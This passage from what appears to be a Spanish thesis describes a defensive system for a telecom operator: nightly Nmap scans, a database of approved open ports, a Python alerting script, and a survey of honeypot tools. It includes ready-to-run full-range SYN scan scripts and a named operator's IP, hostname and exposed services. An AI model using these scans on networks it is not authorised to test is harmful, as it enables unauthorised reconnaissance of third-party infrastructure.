Una vez analizado como realizar un escaneo, procedemos a realizar un análisis de sus resultados. Al realizar un escaneo de puertos sin introducir opciones obtendremos por pantalla el siguiente resultado:

Ilustración 8: Resultado escaneo Nmap

En este podremos ver como se indican los puertos que están abiertos y filtrados y el servicio que supuestamente hay en cada uno. Ya que se basa en el servicio típico que hay tras esos puertos [11].

Para poder tratar correctamente los resultados de un escaneo de puertos, la mejor opción será utilizar la opción -oX <nombre de fichero> para almacenar los resultados en un fichero de tipo XML (extensible markup language) y así poder trabajar con este fichero.

Ejemplo:

```
nmap -oX resultados.xml 193.22.119.20
```

Tras la ejecución de este comando podremos ver que el fichero resultados.xml estará creado en el directorio en el cual hemos ejecutado el comando. Este fichero XML incluye más información que la que obtenemos por pantalla al ejecutar Nmap y además podrá ser analizada con prácticamente cualquier tipo de lenguaje de programación ya que prácticamente todos cuentan con analizadores de XML.

Además, al analizar el fichero XML producido por Nmap y no directamente los resultado que ofrece este por pantalla, nos aseguramos que en futuras versiones nuestro analizador seguirá funcionando correctamente ya que se deberá mantener el estándar XML[12].

A continuación se muestra el fichero XML resultante tras ejecutar el comando arriba indicado:

```
<?xml version="1.0"?>
<?xml-stylesheet href="file:///usr/share/nmap/nmap.xsl" type="text/xsl"?>
<!-- Nmap 5.51 scan initiated Thu Oct 27 00:38:08 2016 as: nmap -oX resultados.xml
193.22.119.20 -->
<nmaprun scanner="nmap" args="nmap -oX resultados.xml 193.22.119.20" start="1477521488"
startstr="Thu Oct 27 00:38:08 2016" version="5.51" xmloutputversion="1.03">
<scaninfo type="syn" protocol="tcp" numservices="1000" services="1,3-4,6-7,9..., 65389"/>
<verbose level="0"/>
<debugging level="0"/>
<host starttime="1477521488" endtime="1477521491"><status state="up" reason="reset"/>
<address addr="193.22.119.20" addrtype="ipv4"/>
<hostnames>
<hostname name="sip-proxy.voztelecom.net" type="PTR"/>
</hostnames>
<ports><extraports state="closed" count="996">
<extrareasons reason="resets" count="996"/>
</extraports>
<port protocol="tcp" portid="22"><state state="filtered" reason="no-response"
reason_ttl="0"/><service name="ssh" method="table" conf="3"/></port>
<port protocol="tcp" portid="80"><state state="open" reason="syn-ack" reason_ttl="59"/><service
name="http" method="table" conf="3"/></port>
<port protocol="tcp" portid="161"><state state="filtered" reason="no-response"
reason_ttl="0"/><service name="snmp" method="table" conf="3"/></port>
<port protocol="tcp" portid="5102"><state state="filtered" reason="no-response"
reason_ttl="0"/><service name="admeng" method="table" conf="3"/></port>
</ports>
<times srtt="1914" rttvar="35" to="100000"/>
</host>
<runstats><finished time="1477521491" timestr="Thu Oct 27 00:38:11 2016" elapsed="3.00"
summary="Nmap done at Thu Oct 27 00:38:11 2016; 1 IP address (1 host up) scanned in 3.00
seconds" exit="success"/><hosts up="1" down="0" total="1"/>
</runstats>
</nmaprun>
```

3.2. Diseño del sistema

3.2.1. Arquitectura

Las herramientas de escaneo de puertos, nos indican el estado de los puertos en un momento determinado pero no nos permiten saber si ese puerto estaba abierto antes y si debe estar abierto. Por esta razón, se implementará un sistema que nos notifique de nuevos puertos abiertos.

Este sistema contará con una base de datos en la cual tendremos introducidos todos los puertos que tenemos abiertos y en que servidor está abierto ese puerto.

Esta base de datos será consultada diariamente por un algoritmo que comparará los resultados obtenidos de los escaneos de Nmap con los datos que tenemos en la base de datos, este algoritmo notificará a los administradores de sistemas en el caso de detectar puertos abiertos que no tenemos añadidos en la base de datos. De este modo, sabremos que no tenemos puertos abiertos no controlados.

Para que el algoritmo tenga resultados de Nmap se deberán realizar escaneos de la red de forma diaria. Estos escaneos deberán ser configurados para que su salida sea un fichero XML que después podrá ser interpretado por el algoritmo de detección de cambios.

En la siguiente ilustración se muestra como deberá quedar la arquitectura propuesta:




Ilustración 9: Arquitectura de escaneos y notificación

3.2.2. Diseño de la base de datos


La base de datos a crear debe contener información sobre el equipo (host) y los puertos que tiene abiertos este equipo. Al tratarse de una infraestructura grande como es las de un operador de telecomunicaciones tendremos varios host que siempre deberán tener los mismos puertos abiertos, por lo tanto deberemos agrupar los hosts por tipos.

De los equipos deberemos tener un ID, una IP y un indicador que nos indique si el equipo está activo o no.

De los grupos de hosts deberemos tener un ID y una pequeña descripción como podría ser: Servidores de telefonía, Servidores de BBDD etc.

De los puertos deberemos tener el puerto de inicio y el puerto fin (para no tener una entrada en la base de datos para amplios rangos), un Id de puerto, el protocolo (TCP/UDP) y una pequeña descripción.

Con esto tendremos las siguientes tablas:



Cada host tendrá que estar en un grupo de hosts, y un grupo de host podrá tener varios host. Por lo tanto se deberá crear una relación 1..N.

Un grupo de host tendrá varios puertos abiertos, y un puerto puede estar abierto en diversos grupos de host. Por lo tanto se deberá crear una tabla intermedia que relacione los grupos de hosts con los puertos. Esta tabla tendrá una relación 1...N con las tablas de grupos de host y puertos.

Quedando las relaciones como se muestran en la siguiente ilustración:




Ilustración 10: Diseño base de datos

Con este diseño deberemos proceder a instalar y configurar la base de datos tal y como se indica en el ANEXO A.

Con la base de datos funcionando, será el momento de añadir a esta la información sobre hosts y puertos escuchando en cada host. Para esto nos ayudaremos de la salida XML de Nmap. Será importante en este paso verificar que todos los puertos que están a la escucha y que se añadirán a la base de datos son puertos que deben estar escuchando, ya que esta base de datos será la base para configurar el honeypot a medida y para comparar con los resultados obtenidos en Nmap en futuros escaneos y así verificar que el estado de puertos expuestos es el mismo.

En primer lugar será necesario realizar un escaneo de todas las redes y todos los puertos configurando la salida de este escaneo a un fichero xml.

Para tratar los ficheros xml que obtenemos de los escaneos podemos utilizar la librería de python libnmap. Con el siguiente script en python podremos ver un listado de todos los hosts y que puertos tienen abiertos:

```
def main():
    for scanned_hosts in
NmapParser.parse_fromfile('../data/193.22.119.0_20160811').hosts:
        print " === %s ===" % (scanned_hosts.address)
        for port in scanned_hosts.get_open_ports():
            print port
```

Antes de introducir los hosts y los puertos a la base de datos será necesario que introduzcamos cada uno de los tipos de host que podamos identificar. Esta será una tarea manual en la cual deberemos agrupar los servidores por servicio. Un ejemplo será marcar como servidores web estos que tengan los puertos 443 y/o 80 a la escucha. Para añadir los tipos de host a la base de datos utilizaremos el comando INSERT como se muestra a continuación:

```
INSERT INTO host_types VALUES (1, "servidores web");
```

Tras esto podremos añadir todos los hosts que tienen puertos abiertos, para añadir los hosts podemos utilizar el siguiente comando:

```
INSERT INTO hosts VALUES ("193.22.119.2",1,1);
```

Una vez introducidos los hosts será necesario introducir todos los puertos y rangos de puertos que han aparecido en el escaneo:

```
INSERT INTO type_ports VALUES (1,"80","80","tcp","HTTP");
```

Por último, deberemos crear la relación entre los puertos/rangos de puertos con los tipos de host a partir de la tabla host_ports. Esta relación se realizará utilizando los IDs de los puertos y los IDs de los tipos de host.

```
INSERT INTO host_ports VALUES (1,1);
```

Una vez añadidos todos los hosts, tipos de hosts, los puertos y creadas las relaciones tendremos una base de datos con toda la información sobre puertos expuestos al exterior. Esto nos servirá para saber qué tipos de puertos exponer en el honeypot y para poder comparar resultados de nmap con esta base de datos y ver si tenemos nuevos puertos expuestos. En el caso de tener nuevos puertos abiertos deberemos ver si estos puertos son necesarios y por lo tanto puede que sea necesario exponerlos en el honeypot o de no ser necesarios deberemos acceder al servidor o servidores con puertos abiertos no necesarios y modificar la configuración para evitar que estén expuestos a Internet.

3.2.3. Diseño del algoritmo de detección de cambios

Con la base de datos de hosts y puertos funcionando, podemos analizar de forma continua la plataforma para observar que esta presenta siempre el mismo estado.

Para realizar esto será necesario realizar escaneos continuos con Nmap y comparar los resultados obtenidos en los escaneos con la base de datos. Para realizar escaneos de forma continua podremos ayudarnos de la cron, planificando escaneos diarios a ciertas horas, preferiblemente nocturnas.

Al estar escaneando una red grande será importante tener en cuenta las opciones que ofrece Nmap para mejorar el rendimiento. Estas opciones nos permitirán realizar escaneos más rápidos pero por otro lado estos serán menos fiables, por lo tanto será interesante combinar escaneos diarios modificando las opciones de rendimiento y el número de puertos a escanear y escaneos semanales de todos los puertos donde el tiempo de escaneo será mayor.

Crearemos por lo tanto dos scripts en bash, uno para escaneos rápidos y otros para escaneos lentos. Al script le pasaremos como parámetro la red a escanear y la máscara de subred, en caso de ser diferente a /24. En el caso del escaneo rápido haremos uso de las opciones de Nmap de optimización para que así el escaneo dure el mínimo tiempo posible, para el escaneo de todos los puertos no se añadirán opciones extra con el objetivo de obtener un escaneo más fiable.

Script para escaneos de todos los puertos TCP:

```
#!/bin/bash

TS=$(date +%Y%m%d)

if  [[ "$2" -eq "" ]] ; then
  submask=24
else
  submask=$2
fi

/usr/bin/nmap -oX /var/tmp/$1_$TS -sS $1/$submask -p1-65535 -Pn
--max-retries 2
mv              /var/tmp/$1_$TS              /usr/local/vt-port-
scanning/data/reportstocheck/$1_$TS
```

Script para escaneos de los 1000 primeros puertos TCP:
#!/bin/bash

```
TS=$(date +%Y%m%d)

if  [[ "$2" -eq "" ]] ; then
  submask=24
else
  submask=$2
fi

/usr/bin/nmap -oX /var/tmp/$1_$TS --min-hostgroup 256 --min-rate
1000 --max-rate 1000 -r --min-parallelism 200 -sS $1/$submask -
p1-10000 -Pn --max-retries 0
mv              /var/tmp/$1_$TS              /usr/local/vt-port-
scanning/data/reportstocheck/$1_$TS
```

Añadimos al fichero /etc/crontab la ejecución de estos scripts para su automatización, preferiblemente por la noche, y obtendremos diariamente nuevos reportes en el directorio `/usr/local/vt-port-scanning/data/reportstocheck/`

El próximo paso será crear un proceso diario que revise todos los reportes generados y que verifique que todos los puertos que hay actualmente abiertos están contemplados en la base de datos. Para esto nos ayudaremos de la librería de python libnmap.

Con esta librería y la librería MySQLdb para conectarnos con la base de datos podremos analizar el resultado xml obtenido por nmap y compararlo con la base de datos. A continuación se muestra el fragmento de código en el cual utilizando libnmap se analizan los resultados y se comparan con la base de datos para ver si hay algún puerto en la base de datos para ese host. Si no hay ningún puerto significará que es un puerto que no tenemos controlado y se añadirá en el diccionario `notAllowed` para así después realizar una notificación por correo con todos los puertos no controlados.

```
for scanned_hosts in nmap_report.hosts:
        for port in scanned_hosts.get_open_ports():
            c.execute(
```

```
"""select h.ip
from hosts h
join host_ports hp on h.host_type_id = hp.host_type_id
join type_ports p on p.port_type_id=hp.port_type_id
where  (%s BETWEEN port_min and port_max)
AND ip=%s AND proto=%s"""
, (port[0], scanned_hosts.address, port[1]))
            registro = c.fetchone()
            if registro == None:
               if(notAllowed.has_key(scanned_hosts.address)):
                  notAllowed[scanned_hosts.address].append(port)
               else:
                  notAllowed[scanned_hosts.address] = [port]
```

Para la notificación podemos hacer uso de las librerías de python smtplib y email, estas nos permitirán enviar correos a las direcciones indicadas.

Junto con esta memoria se adjunta el script *compare_nmap_with_bbdd.py* que se utilizará para comparar los resultados de un escaneo Nmap con la base de datos y notificar de puertos que no aparecen en la base de datos pero sí en el escaneo de puertos.

4. Honeypot

En este apartado se instalará un honeypot teniendo en cuenta la información obtenida en el punto anterior. Por lo tanto, en primer lugar analizaremos los datos que tenemos en la base de datos de puertos para saber cuáles son los más expuestos y los que debemos priorizar en este honeypot, a partir de este análisis se buscarán los programas/scripts más adecuados para crear el honeypot.

4.1. Análisis de datos

Para crear un honeypot adaptado a la configuración del operador será necesario analizar que puertos están abiertos y priorizar que en el honeypot estén expuestos los puertos que más aparezcan en la base de datos, además de los que se consideren más vulnerables y los más atacados.

Si analizamos cuantas veces aparece cada puerto en la base de datos obtendremos una gráfica como la siguiente:




Ilustración 11: Puertos expuestos por el operador

En esta gráfica podemos ver como los puertos 80 (HTTP), 443 (HTTPS) y el rango 5060 al 5080(SIP) son los puertos que aparecen expuestos en mas servidores. Después de estos encontramos los puertos 25 (SMTP), 53 (DNS) , 69 (TFTP) y 8080 (HTTP). Con un grado de aparición menor nos encontramos los puertos 22, 81,199,587,1500,1723,1935,2022,3306,4115,8069,8081,8291,10080,10443 y 17992. El resto de puertos solo aparecen una vez por lo que son menos comunes.

Los ataques que observaremos hacia esos puertos pueden ser de dos tipos, ataques dirigidos al operador y ataques que utilizan los servicios de ese puerto para amplificar ataques DDoS a terceros. Los ataques de amplificación solo se pueden realizar mediante una serie de servicios como DNS, NTP, CHARGEN, SSDP, SNMP, TFTP etc. pero los ataques DDoS están en continuo crecimiento, estos han crecido desde el segundo trimestre de 2015 un 129 % según el informe de seguridad state of the internet de Akamai[13], por lo tanto será importante tenerlos en cuenta. Para este caso hemos detectado el puerto 53 expuesto en varios servidores y este es el puerto más utilizado según se puede ver en la gráfica presentada en el mismo informe de Akamai:




Ilustración 12: Avance del uso de servicios para amplificación de ataques DDos según State of the Internet Security Report de Akamai

Por otro lado, nos encontramos con los ataques dirigidos al operador, estos ataques tratarán de buscar una vulnerabilidad en los servicios o intentarán mediante un ataque DoS o DDoS bloquear un servicio.

Dentro de los puertos expuestos, hay una serie de puertos que son comúnmente más atacados, por lo que tendremos que priorizar su protección. Entre estos puertos encontramos el puerto 23 de Telnet, el puerto 445 de Microsoft-DS, los puertos web 80, 8080 y 443, el puerto de SSH 22 y el puerto 3389 de Microsoft Terminal Servicies entre otros. A continuación se muestra una imagen obtenida de la web mybroadband[14] donde se analiza el reporte de seguridad de Akamai del cuarto trimestre de 2014 y se compara el porcentaje de tráfico por puerto respecto al tercer trimestre de 2014

Port	Port Use	Q4 '14 Traffic %	Q3 '14 %
23	Telnet	32%	12%
445	Microsoft-DS	15%	8.1%
8080	HTTP Alternate	6.6%	2.5%
80	HTTP (WWW)	6.4%	4.6%
3389	Microsoft Terminal Services	5.9%	2.6%
22	SSH	4.7%	1.8%
1433	Microsoft SQL Server	4.2%	2.9%
3306	MySQL	1.8%	1.1%
443	HTTPS (SSL)	1.7%	1.3%
9064	(Unassigned)	1.6%	0.1%
Various	Other	21%	–

Attack Traffic, Top Ports

Ilustración 13: Puertos más comúnmente atacados según mybroadband.co.za

Teniendo en cuenta todos estos factores, a continuación se muestra una tabla de los puertos que deben ser priorizados en la configuración del honeypot, por lo tanto tenemos que hacer que aparezcan expuestos en este, el servicio que ofrecen y la razón de su priorización.

Puerto	Servicio	Razón
80	HTTP	Se encuentra entre los puertos más atacados y más expuestos por el operador
443	HTTPS	Se encuentra entre los puertos más atacados y más expuestos por el operador
5060-5080	SIP	Es uno de los puertos más expuestos y ofrece un servicio crítico como es la telefonía IP
8080	HTTP	Se encuentra entre los puertos más atacados y más expuestos por el operador
25	SMTP	Se encuentra entre los puertos más expuestos por el operador
53	DNS	Se encuentra entre los puertos más expuestos y es el más utilizado para ampliaciones de ataques DDoS
69	TFTP	Se encuentra entre los puertos más expuestos y puede ser utilizado en ataques DDoS
22	SSH	Se encuentra entre los puertos más atacados y está expuesto por el operador
23	TELNET	Se encuentra entre los puertos más atacados y está expuesto por el operador

3306	MySQL	Se encuentra entre los puertos más atacados y está expuesto por el operador

Tabla 3: Servicios priorizados en el honeypot

4.2. Herramientas

El objetivo principal es obtener una serie de herramientas que nos permitan simular los puertos indicados en el apartado anterior. A día de hoy nos encontramos con multitud de herramientas que permiten simular puertos y crear honeypots, muchas de ellas están enfocadas a simular un solo servicio, por ejemplo, Wordpot[15] es una herramienta en python que simula un Wordpress. En lugar de tener una herramienta diferente por cada servicio, será interesante tener el mínimo de herramientas que nos permitan simular el máximo de servicios, ya que esto nos facilitará trabajar con los resultados, debido a que cada herramienta nos ofrecerá unos resultados distintos que luego deberemos tratar. A continuación se detallan herramientas que podrán ser de utilidad:

HoneyPy[16]: Dentro de los Honeypots de baja interacción, pero que nos permiten simular varios servicios, nos encontramos con HoneyPy. HoneyPy es honeypot escrito en Python que nos permite emular servicios basados en TCP o UDP mediante el uso de plugins, la interacción con el atacante será mayor o menor según el plugin. El hecho que HoneyPy funcione en python y permita añadir plugins nos da la oportunidad de simular todos los procesos que deseemos utilizando un plugin existente o creando nuestro propio plugin. Actualmente podemos encontrar plugins para simular servicios web, DNS, SMTP, Telnet etc. Este honeypot por defecto nos escribirá toda la actividad en un fichero, pero a día de hoy puede ser configurado para enviar la actividad a una base de datos Elasticsearch, a honeydb, splunk, twitter etc.

Kippo[17]: Es un honeypot de interacción media que simula un servicio SSH. El objetivo principal es registrar ataques de fuerza bruta y registrar todos los movimientos que el atacante realiza dentro de la Shell. Dentro de la Shell el atacante observará un sistema de ficheros como el de una instalación de Debian 5.0 y podrá ver el contenido de algunos ficheros. Si el atacante descarga ficheros a través de wget estos se guardarán para su posterior análisis.

Mailoney[18]: Honeypot escrito en Python utilizado para simular un servicio SMTP. Este Honeypot puede registrar los emails que se intentan enviar estando el servicio de email configurado como open relay. También permite registrar credenciales de intentos de inicio de sesión.

Sippot[19]: Herramienta escrita en bash que tiene como objetivo detectar intentos de inicio de sesión en sistemas Asterisk. Sippot convierte un sistema Asterisk en un honeypot SIP y bloqueará todo los intentos de registro.

Honeyd[20]: Es un Honeypot que nos permite crear máquinas virtuales en una red, cada una de estas máquinas virtuales puede ser configurada para tener diferentes servicios y para simular diferentes sistemas operativos. En un mismo servidor, honeyd

puede estar a la escucha en diferentes IPs con el objetivo de simular las diferentes máquinas virtuales.

Honeyd es uno de los proyectos para honeypots que cuenta con más herramientas, entre ellas podemos localizar, HoneyView[21]: que nos permite presentar los datos de los ficheros de log de manera gráfica, Honeyd2MySQL[22] que nos permite extraer los datos de los logs de honeyd y cargarlos en una base de datos MySQL o Honeyd-Viz[23] que nos permite crear gráficas a partir de los datos de Honeyd.

Glastopf[24]: Honeypot escrito en python que hace de servidor web y en este emula diversos tipos de vulnerabilidades. Dentro de las vulnerabilidades que emula este honeypot encontramos la inyecciones SQL, la inserción remota de ficheros (RFI) y la inserción local de ficheros (LFI).

HiHAT[25]: Es una herramienta escrita en Java que nos permite transformar una aplicación web PHP en un Honeypot de alta interacción. Con HiHAT podemos tener una instalación cualquiera de una aplicación web, con todas sus funcionalidades pero que será utilizada únicamente para adquirir información y monitorear su uso. HiHAT además cuenta con una interfaz gráfica que nos facilita la monitorización.

MysqlPot[26]: Es de los pocos honeypots, por no decir el único, que simula un servicio MySQL. Según indican los autores se encuentra en una fase inicial, de todos modos, este proyecto no ha sido actualizado desde Octubre de 2012, por lo que no se espera que siga en desarrollo.

KFSensor[27]: Es un honeypot de uso comercial con 12 años de antigüedad en el mercado diseñado para sistemas Windows. KFSensor nos permite tener varios sensores (honeypots) en diversas instalaciones y realizar una gestión centralizada. Este Honeypot escuchará en todos los puertos TCP y UDP para detectar ataques en todos los servicios. KFSensor cuenta con un sistema de alertas por correo y permite la integración con sistemas de administración de eventos y seguridad (SIEM). Además, incorpora un módulo de reportes y gráficas para ayudar al tratado de los ataques.

A continuación se muestra una tabla resumen de las aplicaciones anteriormente analizadas:

	Servicios	Opciones de configuración	Documentación	OpenSource	Continuidad	Plataforma
HoneyPy	Varios configurables	Sí	Sí	Sí	Sí	Linux
Kippo	SSH	No	Sí	Sí	Solo pequeños cambios	Linux
Mailoney	SMTP	Sí	Sí	Sí	Sí	Linux
Sippot	SIP	No	Sí	Sí	No	Linux
Honeyd	Varios configurables	Sí	Sí	Sí	No	Linux
Glastopf	Web	No	Sí	Sí	Solo pequeños cambios	Linux

HiHAT	Web	No	Sí	Sí	No	Linux
MysqlPot	MySQL	No	No	Sí	No	Linux
KFSensor	Varios configurables	Sí	Sí	No	Sí	Windows

Tabla 4: Herramientas para crear honeypots

Además de todas las herramientas indicadas y de otras que podemos localizar en Internet, podemos instalar aplicaciones, que no están orientadas a ser un honeypot , pero que pueden ser configuradas de tal manera que su único objetivo sea ofrecernos información de quien las intenta utilizar y de qué manera, obteniendo así información sobre posibles ataques a este tipo de aplicaciones.

Pese a que cada uno de los honeypots analizados y los que podemos crear nosotros tienen funcionamientos diferentes y están orientados a simular diferentes servicios podemos hacer que varios de estos trabajen de forma conjunta en un servidor. Para poder hacer que trabajen de forma conjunta tendremos que hacer que para una misma ip, solo haya una herramienta escuchando un mismo puerto, es decir, en ningún caso podremos tener en una misma ip un puerto que esté escuchando por dos aplicaciones. Además de esto, tenemos que hacer que las aplicaciones tengan como salida un fichero de log, con esto podremos tener un analizador que lea cada uno de los ficheros de logs diferentes y obtenga la información que nos sea necesaria. Por último, tendremos que tener en cuenta que todas las herramientas que queramos utilizar soporten la misma plataforma. En este caso y cómo podemos ver en la tabla, la plataforma soportada por más herramientas y que será con la que trabajemos nosotros será Linux.

4.3. Arquitectura

La instalación del software, como se indica en el apartado anterior, se realizará sobre un sistema Linux debido a que es el sistema operativo que soporta más herramientas para honeypots y es el utilizado por el operador en la mayoría de sus servicios. En este caso se utilizará la distribución CentOS versión 6 y se asignará al servidor una IP dentro del rango del operador de telecomunicaciones, de este modo si un atacante realiza un escaneo de la red para después realizar ataques también atacará a los servicios del honeypot.

Pese a asignar una IP dentro del rango del operador deberemos aplicar medidas de seguridad para evitar que si la máquina que hará de honeypot es comprometida, desde esta se pueda acceder a aplicaciones internas , por esto se asignará una IP dentro de un rango controlado y se aplicarán reglas en las routers de cabecera para limitar el tráfico(traffic shaping).

Pese a que en un entorno real cada uno de los servicios, o muchos de ellos, se encuentran en servidores diferentes, para ahorrar recursos se simularán todos los servicios en un mismo servidor.

